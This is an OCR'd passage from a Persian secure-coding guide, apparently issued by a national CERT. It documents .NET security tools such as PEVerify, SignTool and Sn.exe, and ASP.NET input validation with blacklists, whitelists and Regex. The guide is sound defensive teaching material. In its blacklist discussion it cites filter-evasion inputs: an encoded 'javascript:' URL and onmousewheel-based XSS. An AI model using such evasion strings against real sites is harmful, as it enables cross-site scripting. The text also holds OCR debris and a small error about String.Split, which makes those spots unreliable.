فرمان زیر بررسی‌های اعتبارسنجی ابر داده و بررسی‌های تأیید ایمنی نوع MSIL را برای رویه‌های اجراشده در اسمبلی myAssembly.exe، انجام می‌دهد. ابزار، زمان موردنیاز برای انجام این بررسی‌ها را نمایش می‌دهد.

```
peverify myAssembly.exe /md /il /clock
```

پس از اتمام موفقیت‌آمیز درخواست بالا، Peverify.exe پیام زیر را نمایش می‌دهد:

```
All classes and methods in myAssembly.exe Verified
Timing: Total run     320 msec
         MD Val.cycle  40 msec
         MD Val.pure   10 msec
         IL Ver.cycle  270 msec
         IL Ver.pure   230 msec
```

فرمان زیر بررسی‌های اعتبارسنجی ابرداده و بررسی‌های تأیید ایمنی نوع MSIL را برای رویه‌های اجراشده در اسمبلی myAssembly.exe، انجام می‌دهد. با این حال زمانی که Peverify.exe به بیشینه‌ی مقدار خطای ۱۰۰ می‌رسد، متوقف می‌شود. ابزار هم‌چنین کدهای خطای مشخص شده را نادیده می‌گیرد.

```
peverify myAssembly.exe /break=100 /ignore=0x12345678,0xABCD1234
```

فرمان زیر، نتایجی شبیه مثال بالا را تولید می‌کند اما، کدهای خطا را مشخص می‌کند تا در فایل پاسخ ignoreErrors.rsp نادیده بگیرد.

```
peverify myAssembly.exe /break=100 /ignore@ignoreErrors.rsp
```

فایل پاسخ می‌تواند حاوی لیستی از کدهای خطا باشد که با کاما جدا شده‌اند.

```
0x12345678, 0xABCD1234
```

هم‌چنین، فایل پاسخ می‌تواند با یک کد خطا بر هر خط، قالب‌دار شود.

```
0x12345678
0xABCD1234
```

۵-٤-۳ ابزار حاشیه‌نویسی امنیتی دات‌نت SecAnnotate.exe

ابزار حاشیه‌نویسی امنیتی دات‌نت (SecAnnotate.exe) یک برنامه کاربردی خط فرمان است که قسمت‌های بحرانی-امنیتی و بحرانی-امن-امنیتی از یک یا تعداد بیشتری اسمبلی را شناسایی می‌کند.

یک افزونه‌ی ویژوال استودیو، Security Annotator، یک واسط گرافیکی کاربری را برای SecAnnotate.exe فراهم می‌کند و شما را به اجرای ابزار از ویژوال استودیو قادر می‌سازد.

این ابزار بصورت خودکار با Visual Studio نصب می‌شود. برای اجرای ابزار، توصیه می‌کنیم که از خط فرمان ویژوال استودیو برای برنامه‌نویس استفاده کنید.

در خط فرمان، متن زیر را بنویسید، پارامترها در بخش زیر توضیح داده می‌شوند و اسمبلی‌ها شامل یک یا چند نام اسمبلی که با جاهای خالی جداشده‌اند، هستند:

```
SecAnnotate.exe [parameters] [assemblies]
```

پارامترها

گزینه	تعریف
/a یا /showstatistics	آمار استفاده از شفافیت در اسمبلی‌های مورد بررسی را نشان می‌دهد.
/d:*directory* یا /referencedir:*directory*	یک پوشه را برای جستجوی اسمبلی‌های وابسته در طول حاشیه‌نویسی، مشخص می‌کند.
/i یا /includesignatures	شامل اطلاعات امضای توسعه‌یافته در فایل گزارش حاشیه‌نویسی، می‌شود.
/n یا /nogac	جستجوی اسمبلی‌های ارجاع شده در کش اسمبلی سراسری[1] را متوقف می‌کند.
/o:*output.xml* یا /out:*output.xml*	فایل حاشیه‌نویسی خروجی را مشخص می‌کند.

[1] Global Assembly Cache

/p:*maxpasses* یا /maximumpasses:*maxpasses*	بیشینه‌ی تعداد مسیرهای تفسیر را برای ساخت اسمبلی‌ها، قبل از توقف تولید تفسیرهای جدید، مشخص می‌کند.
/q یا /quiet	حالت سکوت را مشخص می‌کند، که در آن حاشیه‌نویس پیام‌های وضعیت را خروجی نمی‌دهد؛ این گزینه فقط اطلاعات خطا را خروجی می‌دهد.
/r:*assembly* یا /referenceassembly:*assembly*	اسمبلی مشخص شده را هنگام رفع اسمبلی‌های وابسته در طول تفسیر در بر می‌گیرد. به اسمبلی‌های مرجع بیش از اسمبلی‌های یافت‌شده در مسیر مرجع، حق تقدم داده می‌شود.
/s:*rulename* یا /suppressrule:*rulename*	اجرای قانون شفافیت مشخص شده را روی اسمبلی‌های ورودی، متوقف می‌کند.
/t یا /forcetransparent	ابزار حاشیه‌نویس را مجبور می‌کند با تمام اسمبلی‌هایی که هیچ‌گونه حاشیه‌نویسی واضحی ندارند، طوری رفتار کنند که گویی کاملاً واضح هستند.
/v یا /verify	فقط صحت حاشیه‌نویسی‌های یک اسمبلی را تأیید می‌کند؛ اگر اسمبلی تأیید نشود، تلاشی برای ایجاد مسیرهای چندگانه جهت یافتن تمام تفسیرهای موردنیاز، نمی‌کند.
/x یا /verbose	خروجی طولانی هنگام حاشیه‌نویسی را، مشخص می‌کند.
/y:*directory* یا /symbolpath:*directory*	پوشه‌ی مشخص‌شده را هنگام جستجوی فایل‌های نشانه طی حاشیه‌نویسی، شامل می‌شود.

۶-۴-۳ ابزار امضا SignTool.exe

ابزار امضا یک ابزار خط فرمان است که فایل‌ها را امضای دیجیتال می‌کند، امضاها در فایل‌ها را بررسی می‌کند و فایل‌ها را مهرزمان می‌زند.

این ابزار به صورت خودکار با ویژوال استودیو نصب می‌شود. برای اجرای این ابزار از خط فرمان ویژوال استودیو استفاده کنید.

در خط فرمان دستور زیر را تایپ کنید:

```
signtool [command] [options] [file_name | ...]
```

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

پارامترها

آرگومان	توضیح
Command	یکی از چهار دستور (catdb, sign, Timestamp یا Verif) که عملیات انجام‌شده روی فایل را مشخص می‌کند.
Options	گزینه‌ای که یک دستور را تغییر می‌دهد. به‌اضافه‌ی گزینه‌های سراسری q/ و v/، هر دستور یک سری گزینه‌های منحصربه‌فرد را پشتیبانی می‌کند.
file_name	مسیر یک فایل برای امضا شدن

دستورهای که در ادامه آمده است توسط ابزار امضا پشتیبانی می‌شوند. هر دستور برای یک مجموعه‌ی جداگانه از گزینه‌ها استفاده می‌شود که در بخش مربوط به خودشان لیست شده‌اند.

دستور	شرح
Catdb	یک فایل کاتالوگ را به پایگاه‌داده‌ی کاتالوگ اضافه یا از آن حذف می‌کند. پایگاه‌داده‌های کاتالوگ به‌منظور جستجوی خودکار فایل‌های کاتالوگ شناخته‌شده توسط GUID مورداستفاده قرار می‌گیرند.
Sign	فایل‌ها را به‌صورت دیجیتالی امضا می‌کند. امضاهای دیجیتالی فایل‌ها را در مقابل دست‌کاری محافظت می‌کند و کاربران را قادر می‌سازد تا امضاکننده را بر اساس یک گواهی‌نامه‌ی امضا وارسی کنند.
Timestamp	فایل‌ها را مهرزمان می‌زند.
Verify	امضای دیجیتال فایل‌ها را با تعیین این‌که علامت توسط یک مرجع معتبر تعیین‌شده است یا نه، این‌که گواهی‌نامه امضا ملغی شده یا نه و این‌که گواهی امضا برای یک سیاست مشخص معتبر است یا نه، بررسی می‌کند

گزینه‌های زیر به همه دستورهای ابزار امضا اعمال می‌شود:

اختیارات سراسری	توضیح
/q	در اجرای موفقیت‌آمیز بدون خروجی و برای اجرای شکست‌خورده حداقل خروجی را دارد.
/v	خروجی طولانی برای اجرای موفقیت‌آمیز، اجرای شکست‌خورده، و پیام‌های هشداردهنده نمایش می‌دهد.
/debug	اطلاعات اشکال‌زدایی را نمایش می‌دهد.

برای مشاهده‌ی گزینه‌های دستورهای catdb، Sign، Timestamp و Verify به آدرس زیر مراجعه کنید:

https://msdn.microsoft.com/en-us/library/8s9b9yaz(v=vs.110).aspx#Anchor_2

مقدار برگشتی

ابزار امضا یکی از کدهای خروجی زیر را هنگام پایان یافتن برمی‌گرداند:

کد خروجی	توضیح
۰	اجرا موفقیت‌آمیز بود.
۱	اجرا موفقیت‌آمیز نبود.
۲	اجرا با هشدارهایی کامل شد.

مثال‌های اجرا

دستور زیر فایل کاتالوگ را با نام MyCatalogFileName.cat به مولفه‌ی سیستم و پایگاه‌داده درایور اضافه می‌کند. گزینه‌ی v/ در صورت لزوم یک نام منحصربه‌فرد را برای جلوگیری از جایگزینی فایل کاتالوگ هم نام تولید می‌کند.

```
signtool catdb /v /u MyCatalogFileName.cat
```

دستور زیر یک فایل را با استفاده از بهترین گواهی‌نامه به‌طور خودکار امضا می‌کند.

```
signtool sign /a MyFile.exe
```

دستور زیر یک فایل را به‌صورت دیجیتال با استفاده از گواهی‌نامه ذخیره شده در فایل‌های PFX که با کلمه‌ی عبور محافظت سازی شده‌اند، امضا می‌کند.

```
signtool sign /f MyCert.pfx /p MyPassword MyFile.exe
```

دستور زیر به‌طور دیجیتال یک فایل را امضا کرده و مهرزمان می‌دهد. گواهی‌نامه استفاده‌شده برای علامت گذاشتن فایل در یک فایل PFX نگه‌داری می‌شود.

```
signtool sign /f MyCert.pfx /t  HYPERLINK
"http://timestamp.verisign.com/scripts/timstamp.dll"
http://timestamp.verisign.com/scripts/timstamp.dll MyFile.exe
```

دستور زیر یک فایل را با استفاده از گواهی‌نامه تعیین‌شده در منبع من که اسم گواهی شرکت من را دارد، امضا می‌کند.

```
signtool sign /n "My Company Certificate" MyFile.exe
```

دستور زیر یک کنترل ActiveX را امضا می‌کند و اطلاعاتی را مهیا می‌کند که اینترنت اکسپلور در زمانی که کاربر قصد نصب کردن کنترل را دارد، نشان می‌دهد.

```
Signtool sign /f MyCert.pfx /d: "MyControl" /du
http://www.example.com/MyControl/info.html MyControl.exe
```

دستور زیر یک فایل را که هم‌اکنون به‌صورت دیجیتال امضا شده است، مهرزمان می‌زند.

```
signtool timestamp /t http://timestamp.verisign.com/scripts/timstamp.dll
MyFile.exe
```

دستور زیر بررسی می‌کند که یک فایل امضا شده است.

```
signtool verify MyFile.exe
```

دستور زیر یک فایل سیستم را بررسی می‌کند که ممکن است در یک کاتالوگ امضا شده باشد.

```
signtool verify /a SystemFile.dll
```

دستور زیر یک فایل سیستم را بررسی می‌کند که در یک نام کاتالوگ به نام MyCatalog.cat امضا شده است.

```
signtool verify /c MyCatalog.cat SystemFile.dll
```

۷-٤-۳ ابزار نام قوی Sn.exe

ابزار نام قوی (Sn.exe) کمک می‌کند که اسمبلی‌ها را با نام‌های قوی امضا کرد. Sn.exe گزینه‌هایی را برای مدیریت کلید، ایجاد امضا و بررسی امضا ارایه می‌دهد.

ابزار نام قوی به صورت خودکار با ویژوال استودیو نصب می‌شود. برای اجرای نرم‌افزار از خط فرمان برنامه‌نویس استفاده کنید.

توجه: در کامپیوترهای ٦٤ بیتی نسخه‌ی ۳۲ بیتی Sn.exe را با استفاده از خط فرمان ویژوال استودیو و نسخه‌ی ٦٤ بیتی را با استفاده از خط فرمان ویژوال استودیو X64 Win64 اجرا کنید.

در خط فرمان دستور زیر را وارد کنید:

```
sn [-quiet][option [parameter(s)]]
```

پارامترها

با توجه به تعدد پارامترها به آدرس زیر مراجعه کنید:

https://msdn.microsoft.com/en-us/library/k5b5tt23(v=vs.110).aspx#Anchor_1

مثال‌های اجرا

دستور زیر یک جفت کلید جدید تصادفی ایجاد می‌کند و در keyPair.snk ذخیره می‌کند:

```
sn -k keyPair.snk
```

دستور زیر کلید را در keyPair.snk که در MyContainer در نام قوی CSP است، ذخیره می‌کند:

```
sn -i keyPair.snk MyContainer
```

دستور زیر کلید عمومی را از keyPair.snk استخراج می‌کند و آن را در publicKey.snk ذخیره می‌کند:

```
sn -p keyPair.snk publicKey.snk
```

دستور زیر کلید عمومی و توکن را که برای کلید عمومی مشمول در publicKey.snk، نمایش می‌دهد:

```
sn -tp publicKey.snk
```

دستور زیر اسمبلی MyAsm.dll را بررسی می‌کند:

```
sn -v MyAsm.dll
```

دستور زیر MyContainer را از CSP پیش‌فرض، حذف می‌کند:

```
sn -d MyContainer
```

۸-٤-۳ ابزار انباره‌ی مجزا Storeadm.exe

ابزار انباره‌ی مجزا تمام انبارهای موجود را برای کاربر فعلی فهرست یا حذف می‌کند. این ابزار به‌طور خودکار با ویژوال استودیو نصب می‌شود. برای اجرای ابزار، از خط فرمان ویژوال استودیو برای برنامه‌نویس استفاده کنید.

نحو اجرا

```
storeadm [/list][/machine][/remove][/roaming][/quiet]
```

پارامترها

گزینه	شرح
/h[elp]	نحو فرمان و گزینه‌های ابزار را نمایش می‌دهد.
/list	تمام انبارهای موجود را برای کاربر فعلی نمایش می‌دهد. این شامل انبارهای تمام برنامه‌ها یا اسمبلی‌های اجراشده توسط این کاربر است.
/machine	انبار ماشین را انتخاب می‌کند. این گزینه را با گزینه‌ی **/list** یا **/remove** استفاده کنید تا مشخص کنید کدام عملکرد باید به انبار دستگاه اعمال شود.
/quiet	حالت سکوت را مشخص می‌کند؛ خروجی اطلاعاتی را به‌گونه‌ای حذف می‌کند که فقط پیام‌های خطا ظاهر شوند.
/remove	تمام انبارهای موجود را به‌طور دائمی برای کاربر فعلی، حذف می‌کند.
/roaming	انبار انتقال را انتخاب می‌کند. این گزینه را با گزینه‌های **/list** یا **/remove** به کار ببرید تا مشخص کنید کدام عملکرد باید به انبار رومینگ اعمال شود.
/?	نحو فرمان و گزینه‌های ابزار را نمایش می‌دهد.

نکته‌ها

اجرای Storeadm.exe از خط فرمان بدون مشخص کردن هیچ گزینه‌ای، نحو و گزینه‌های ابزار را نمایش می‌دهد.

گزینه‌های list/ و remove/ به‌طورمعمول یکی‌یکی استفاده می‌شوند؛ بااین‌حال، اگر دو یا چند گزینه مشخص شوند، به ترتیبی انجام خواهند شد که در خط فرمان ظاهر می‌شوند.

برنامه‌ها، حق انتخاب ذخیره شدن در یکی از دو انبار کاربر یا دستگاه را دارند:

- انبار محلی در مکانی قرار دارد که تضمین می‌شود منتقل نمی‌شود (در ویندوز ۲۰۰۰ و بعدتر) حتی اگر انتقال داده‌های کاربر برای کاربر فعال شود.
- انبار انتقال در مکانی قرار دارد که قادر به انتقال است اما تنها در صورتی می‌تواند این‌گونه عمل کند که انتقال برای کاربر از طریق مدیریت ویندوز NT در دسترس قرار گیرد.
- انبار دستگاه برای تمام کاربران یک ماشین، مشترک است و در یک پوشه مشترک در آن ماشین، ذخیره می‌شود.


مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

٤ اعتبارسنجی ورودی و کدگذاری خروجی

٤-١ اعتبارسنجی ورودی

٤-١-١ چرا اعتبارسنجی ورودی؟

هر چیزی که از محیط بیرونی وارد برنامه می‌شود، ورودی نام دارد که این ورودی می‌تواند شکلی از ویروس باشد. منابع برنامه، شامل فرم‌هایی که بوسیله ی کاربر ارسال شده‌اند، داده‌های خوانده شده از یک پایگاه‌داده و یا بازیابی شده از خدمات وب، عنوان‌های ارسال شده از مرورگر و یا فایل‌های خوانده شده از کارگزار وب می‌توانند توسط برنامه شما پردازش شوند. نحوه‌ی عملکرد برنامه و خروجی حاصل از آن به شکل زیر خواهد بود:



شکل ٤-١. فرایند مدل‌سازی تهدید

نیاز به اعتبارسنجی ورودی نیاز بدیهی است. اطلاعات ناجور ممکن است باعث بروز خطاهای منطقی برنامه‌نویسی شوند یا ممکن است برنامه‌ی وب شما را در معرض حمله قرار بدهند. علاوه بر این تنها

برنامه‌ی شما در خطر نیست، بلکه ممکن است داده‌هایی در وب‌سایت شما معتبر باشند اما ارسال این داده‌ها به سیستم‌های دیگر، آن‌ها را تحت تاثیر قرار دهد.

حتی بدون درنظر گرفتن ملاحظات امنیتی، اعتبارسنجی ورودی تا حد زیادی خطر ازکار افتادن برنامه‌ی شما را کاهش می‌دهد. به علاوه به نظر می‌رسد اعتبارسنجی ورودی بسیار کم‌هزینه‌تر از پاک‌سازی یک پایگاه‌داده یا مخازن داده‌ای دیگر با کشف داده‌های نامعتبر در آن باشد.

۲-۱-٤ توصیف اعتبارسنجی ورودی

در علم کامپیوتر، اعتبارسنجی داده‌ها فرآیندی است که طی آن ضمانت می‌شود که یک برنامه بر روی داده‌های پاک، صحیح و مفید، اجرا شود. اعتبارسنجی داده‌ها از روال‌هایی استفاده می‌کند که «قواعد اعتبارسنجی»، «محدودیت‌های اعتبارسنجی» یا «روال‌های بررسی» نامیده می‌شوند. این روال‌ها صحت، معنا و امنیت داده‌هایی که ورودی سیستم هستند را بررسی می‌کنند. اعتبارسنجی داده‌ها به منظور فراهم کردن ضمانتی قطعی و مطمئن برای سازگاری، دقت و ثبات برای هر یک از انواع مختلف ورودی در یک نرم‌افزار یا سیستم خودکار، در نظر گرفته شده است. قوانین اعتبارسنجی داده را می‌توان با استفاده از متدولوژی‌های مختلف تعریف کرد و سپس هر یک را در زمینه‌های مختلف مستقر.

اعتبارسنجی ورودی به این معناست که ورود اطلاعات ناجور را به سیستم به حداقل برسانیم. اعتبارسنجی ورودی روش اصلی برای جلوگیری از حملات تزریق SQL و XSS نیست.

اعتبارسنجی داده‌ها باید:

- حداقل قابل اعمال بر روی همه‌ی داده ورودی باشد.
- انواع کاراکترهایی که قابل پذیرش هستند را تعریف کنند.
- حداقل و حداکثر طول برای داده‌ها را تعریف کنند.

Asp.Net شامل کنترل‌های اعتبارسنجی است که به شما اجازه می‌دهد تا کدهای اعتبارسنجی خود را به حداقل برسانید و اگر کنترل‌های اعتبارسنجی آماده به عنوان استاندارد مناسب نیستند، شما می‌توانید کد دلخواه خود را پیاده‌سازی کنید.

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

۳-۱-٤ روش‌های اعتبارسنجی ورودی

۱-۳-۱-٤ اعتبارسنجی ورودی سمت کارخواه

اعتبارسنجی سمت کارخواه چیزی است که روی مرورگر کاربر اتفاق افتاده و قبل از این‌که داده‌ها به سمت کارگزار ارسال شوند انجام می‌شود. اعتبارسنجی سمت کاربر یک ایده‌ی خوب است، چرا که بدون ارسال داده‌ها به کارگزار، کاربر با submit کردن فرم بلافاصله متوجه آنچه که نیاز به تغییر دارد می‌شود. بنابراین اعتبارسنجی سمت کارخواه از دید کاربر به او پاسخ سریعی می‌دهد و از دید توسعه‌دهندگان وب موجب صرفه‌جویی در منابع ارزشمند کارگزار می‌شود.

جاوااسکریپت[1] به طور گسترده برای انجام اعتبارسنجی سمت کارخواه استفاده می‌شود. بنابراین داشتن دانشی از جاوااسکریپت و جی‌کوئری[2] امکان کنترل کامل بر اعتبارسنجی سمت کارخواه را به ما می‌دهد.

Asp.Net نیز برخی از کدهای آماده که اعتبارسنجی سمت کارخواه را انجام می‌دهند، فراهم کرده است که می‌تواند توسعه‌دهندگان را در قرار دادن کدهای اعتبارسنجی سمت کارخواه در محل مربوطه بدون نوشتن کدهای زیاد کمک کند.

کنترل‌هایی که در ادامه معرفی خواهند شد، با استفاده از جاوااسکریپت به انجام اعتبارسنجی می‌پردازند.

۲-۳-۱-٤ اعتبارسنجی ورودی سمت کارگزار

اعتبارسنجی سمت کارگزار در کارگزار رخ می‌دهد. مزیت داشتن اعتبارسنجی سمت کارگزار این است که در صورتی که کاربر بخواهد به نحوی اعتبارسنجی سمت کارخواه را دور بزند (به طور تصادف یا عمدی) توسعه‌دهنده وب می‌تواند این مشکل را در سمت کارگزار متوجه بشود.

بنابراین داشتن اعتبارسنجی سمت کارگزار امنیت بیشتری را فراهم می‌کند و تضمین می‌کند داده‌هایی که توسط برنامه پردازش شده‌اند نامعتبر نباشند. اعتبارسنجی سمت کارگزار، براساس منطق سفارشی نوشته شده توسط توسعه‌دهنگان انجام می‌شود.

---

[1] Javascript

[2] Jquery

هم‌چنین Asp.Net برخی از کنترل‌هایی که ارزیابی سمت کارگزار را تسهیل می‌کنند فراهم کرده و چارچوبی جهت انجام آن برای توسعه‌دهندگان تامین می‌کند.

۳-۳-۱-٤ قابلیت اعتماد به اعتبارسنجی ورودی کارخواه-کارگزار

توسعه‌دهندگان وب ممکن است هر نوع اعتبارسنجی را انتخاب کنند، اما معمولا بهتر است که یک نوع اعتبارسنجی سمت کارخواه داشته باشند و سطح کامل‌تری از همان نوع را در سمت کارگزار داشته باشند.

مطمئناً گرفتن برخی منابع کارگزار جهت اعتبارسنجی داده‌های معتبر فعلی (در سمت کارخواه) طول می‌کشد، اما این روش همیشه خوب است و امنیت را تضمین می‌کند.

٤-۱-٤ تصفیه ورودی

۱-٤-۱-٤ تکنیک تصفیه ورودی لیست سیاه

اجرای یک اعتبارسنجی توسط تعریف یک الگوی ممنوع که نباید در ورودی‌های کاربر ظاهر گردد معقول به نظر می‌رسد. منظور از الگوی ممنوع این است که اگر رشته‌ی ورودی با این الگو تطبیق یابد در این صورت رشته وارد شده نامعتبر می‌باشد. برای نمونه می‌توان الگویی تعریف کرد که کاربر بتواند اجازه‌ی درخواست url سفارشی با هر پروتکلی به غیر از :javascript را داشته باشد. این نوع استراتژی طبقه‌بندی «لیست سیاه» نام دارد. روش لیست سیاه دو اشکال عمده دارد:

- **پیچیدگی**: در واقع تعریف کردن همه رشته‌های مخرب، یک کار پیچیده و دشوار است. نمونه‌ای که در بالا توضیح داده شد، از طریق جستجوی ساده رشته "javascript:" در url قابل اجرا نیست، زیرا ممکن است رشته‌هایی مثل "Javascript:" که حرف اول آن بزرگ است و یا "javascript" که حرف اول آن به صورت مرجع یک کاراکتر عددی کدگذاری شده است، در این جستجو یافت نشوند.

- **منسوخ شدن**: حتی اگر یک لیست سیاه کامل توسعه یافته باشد، ممکن است در مواجه با ویژگی جدید یک مرورگر که اجازه افزودن کد مخرب را می‌دهد، شکست بخورد. برای نمونه، یک لیست سیاه برای اعتبارسنجی html توسعه یافته بود اما بعد از معرفی صفت onmousewheel در html5 نتوانست جلوی حملات xss از طریق این صفت را بگیرد. این اشکال در توسعه وب بسیار قابل

مرکز مدیریت امداد و هماهنگی عملیات (مقدماتی) رایانه ای

توجه است، چرا که صفحات وب از تکنولوژی‌های مختلفی که به طور مداوم در حال بروزرسانی هستند تشکیل شده است.

به دلیل مشکلاتی که در بالا ذکر شد، استراتژی طبقه بندی بر اساس لیست سیاه به شدت نهی شده است.

۴-۱-۴-۲ تکنیک تصفیه ورودی: لیست سفید

روش لیست سفید اساساً برخلاف لیست سیاه است. در این روش به جای تعریف یک الگوی ممنوع، یک الگوی مجاز تعریف شده و رشته‌های ورودی را با آن می‌سنجد، در این صورت رشته‌ای که با این الگو تطبیق نیابد نامعتبر شناخته می‌شود. برای نمونه می‌توان الگویی تعریف کرد که به کاربر اجازه درخواست url را می‌دهد که فقط و فقط شامل پروتکل http و https باشد. در نتیجه هر url که شامل پروتکل "javascript:" باشد (چه به‌صورت "Javascript" و چه به صورت "&#106avascript" ظاهر گردد) نامعتبر شناخته می‌شود.

این روش در مقایسه با لیست سیاه دو مزیت عمده دارد:

- **سادگی:** تعریف کردن مجموعه‌ای از رشته‌های امن عموماً از تعریف کردن همه رشته‌های مخرب آسان‌تر است. صحیح بودن این مطلب، در شرایطی که ورودی‌های کاربر به مجموعه محدودی از توابع دردسترس یک مرورگر نیاز داشته باشد، بیشتر مشهود است. برای مثال پیاده‌سازی الگویی که فقط urlهای شامل پروتکل http و https را معتبر تشخیص دهد بسیار ساده است و در اکثر شرایط نیاز کاربران را رفع می‌کند.
- **طول عمر:** برخلاف لیست سیاه، این روش با اضافه شدن ویژگی‌های جدید به مرورگر منسوخ نمی‌شود. برای نمونه یک لیست سفید که به المان‌های html فقط اجازه داشتن صفت title را می‌دهد، حتی با معرفی صفت onmousewheel در html5، باز هم امن باقی می‌ماند.

۴-۱-۵ انجام اعتبارسنجی ورودی و تصفیه با استفاده از عبارات منظم

عبارات منظم راه حل مناسبی برای اعتبارسنجی فیلدهای متنی مانند: اسم، آدرس، شماره تلفن و دیگر اطلاعات کاربر هستند. از عبارات منظم برای انجام موارد زیر استفاده می‌شود:

- محدود کردن بازه‌ی قابل قبول برای کاراکترهای ورودی

مرکز مدیریت امداد و هماهنگی عملیات در حوادث رایانه ای

- اعمال قوانین قالب‌بندی، به عنوان مثال: الگوی اولیه‌ی فیلدها مانند کد ملی، کد پستی و غیره نیازمند الگوی مخصوصی برای کاراکترهای ورودی هستند.
- بررسی طول داده

در Asp.Net به منظور اعتبارسنجی ورودی‌های دریافت شده با کنترل‌های کارگزار شما می‌توانید از کنترل RegularExpressionValidator استفاده کنید.

هم‌چنین قادر خواهید بود برای اعتبارسنجی دیگر انواع ورودی مانند QueryString، کوکی‌ها و کنترل‌های ورودی HTML از کلاس System.Text.RegularExpressions.Regex استفاده کنید.

برنامه‌های کاربردی ASP.NET با بهره‌گیری از کنترل RegularExpressionValidator و کلاس Regex درون System.Text.RegularExpressions namespace از عبارات منظم پشتیبانی می‌کنند. کنترل RegularExpressionValidator را در بخش مجموعه‌ی کنترل‌های Asp.Net توضیح خواهیم داد، در این بخش به معرفی کلاس Regex می‌پردازیم.

۱-۵-۱-٤ استفاده از کلاس Regex

اگر نمی‌توانید از کنترل‌های اعتبارسنجی استفاده کنید و یا نیاز به اعتبارسنجی ورودی‌های دیگری مانند پارامترهای QueryString یا کوکی‌ها دارید، شما می‌توانید از کلاس Regex استفاده کنید.

۱. اضافه کردن یک دستور using به منظور ارجاع به System.Text.RegularExpressions
۲. فراخوانی تابع IsMatch از کلاس Regex، همان‌گونه که در مثال زیر نشان داده شده است:

```
// Instance method:
Regex reg = new Regex(@"^[a-zA-Z'.]{1,40}$");
Response.Write(reg.IsMatch(txtName.Text));
// Static method:
if (!Regex.IsMatch(txtName.Text,@"^[a-zA-Z'.]{1,40}$"))
{
  // Name does not match schema
}
```

به دلیل عملکرد بهتر، باید از تابع استاتیک IsMatch که از ایجاد شی غیرضروری جلوگیری می‌کند، استفاده شود.

٦-١-٤ کار با رشته‌ها و مقایسه آن‌ها

کلاس String از چارچوب دات‌نت تابعهای داخلی بسیاری را به منظور تسهیل کردن امر مقایسه و دست‌کاری رشته‌ها فراهم می‌کند. در حال حاضر دریافت اطلاعات در مورد یک رشته یا ایجاد رشته جدید با دست‌کاری رشته‌های موجود، امری بدیهی است. چارچوب دات‌نت چندین تابع برای مقایسه و دست‌کاری رشته‌ها فراهم می‌کند. در جدول زیر تابع‌های مقداردهی و مقایسه برای رشته‌ها شرح داده شده‌اند.

جدول ٤-١: تابع‌های مقداردهی و مقایسه رشته‌ها

نام تابع	استفاده
String.Compare	مقایسه مقادیر دو رشته. بازگرداندن یک مقدار عدد صحیح
String. CompareOrdinal	مقایسه دو رشته بدون توجه به فرهنگ محلی و بازگرداندن یک مقدار عدد صحیح
String.CompareTo	مقایسه یک شی رشته‌ای با رشته‌ای دیگر. بازگرداندن یک مقدار عدد صحیح
String.StartsWith	تعیین این‌که آیا رشته موردنظر با رشته‌ای که به عنوان ورودی به تابع داده می‌شود، شروع می‌شود یا خیر. بازگرداندن یک مقدار بولین.
String.EndsWith	تعیین این‌که آیا رشته موردنظر با رشته‌ای که به عنوان ورودی به تابع داده می‌شود، پایان می‌یابد یا خیر. بازگرداندن یک مقدار بولین.
String.Equals	تعیین این‌که آیا دو رشته با هم برابرند یا خیر. بازگرداندن یک مقدار بولین.
String.IndexOf	بازگرداندن موقعیت کاراکتر یا رشته، با شروع شمارش از ابتدای رشته موردنظر، بازگرداندن یک مقدار عدد صحیح.
String.LastIndexOf	بازگرداندن موقعیت کاراکتر یا رشته، با شروع شمارش از انتهای رشته موردنظر، بازگرداندن یک مقدار عدد صحیح.
String.Split	آرایه‌ای از داده‌ها با نوع char تولید می‌کند. کاراکتر ورودی تابع به عنوان عامل جداکننده استفاده می‌شود.

مرکز آموزش امداد و هماهنگی عملیات رخدادهای رایانه ای

String.Substring	تولید یک زیررشته از یک رشته با شروع از موقعیت کاراکتری مشخص. هم‌چنین می‌توانید طول رشته را مشخص کنید.
String.Insert	درج متن در مکان مشخصی از یک رشته. می‌توانید یک کاراکتر یا یک رشته را در یک مکان مشخص درج کنید.
